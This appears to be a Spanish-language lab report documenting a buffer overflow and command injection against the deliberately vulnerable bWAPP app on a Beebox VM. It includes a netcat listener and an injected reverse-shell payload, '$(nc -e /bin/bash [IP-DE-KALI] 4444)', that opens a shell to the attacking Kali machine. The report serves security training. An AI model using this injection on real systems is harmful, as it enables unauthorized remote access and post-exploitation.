

Información General

Analista: Felipe Gómez Henry

Fecha: 17-04-2025

Entorno: Red Local privada Máquina Virtual Beebox con bWAPP.

Maquina Atacante: Kali Linux (red NAT)


Objetivo general: Llevar a cabo un desbordamiento de buffer.

Alcance

- Establecer un Shell a través de realizar un buffer overflow + command injection.
- La Shell establecida podría ser utilizada post explotación para escalar privilegios, extraer información, establecer persistencia.


Evidencias

- Creamos un archivo para realizar el desbordamiento de buffer, se estableció un servidor para poder descargarlo desde la maquina beebox.
- Descargamos el archivo desde beebox, y concatenamos su contenido con: "cat pattern chain.txt"



```
bee@beebox: ~  
File Edit View Terminal Tabs Help  
bee@beebox:~$ cat pattern chain.txt  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4  
Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9  
Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4  
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9  
bee@beebox:~$
```

- Iniciamos sesión en beebox e ingresamos a bugs, donde vamos a seleccionar desbordamiento de buffer local.
- En esta sección tenemos un buscador de películas que ya estudiamos para que cierta cantidad de caracteres provoque un desbordamiento de buffer.
- Establecemos un listener en la maquina Kali.



```
(kali@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.145.138] from (UNKNOWN) [192.168.145.138] 55719  
[~]
```

- Ingresamos la cadena creada y tenemos la posibilidad de presionar search con esta cadena y luego ingresar el siguiente script: “\$(nc -e /bin/bash [IP-DE-KALI] 4444)”. O antes de presionar “buscar” podemos colocar después de la cadena creada: “ + \$(nc -e /bin/bash [IP-DE-KALI] 4444).



- Desde Beebox podemos los revisar los logs donde se logra visualizar mensajes relacionados al desbordamiento de buffer.

```
Segmentation fault
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
Sorry, try again.
sudo: 3 incorrect password attempts
[sudo] password for www-data:
Segmentation fault
[IP-DE-KALI]: forward host lookup failed: Unknown host : Connection timed out
[IP-DE-KALI]: forward host lookup failed: Unknown host : Connection timed out
Segmentation fault
[sudo] password for www-data: (UNKNOWN) [192.168.145.139] 4444 (?) : Connection refused
Segmentation fault
```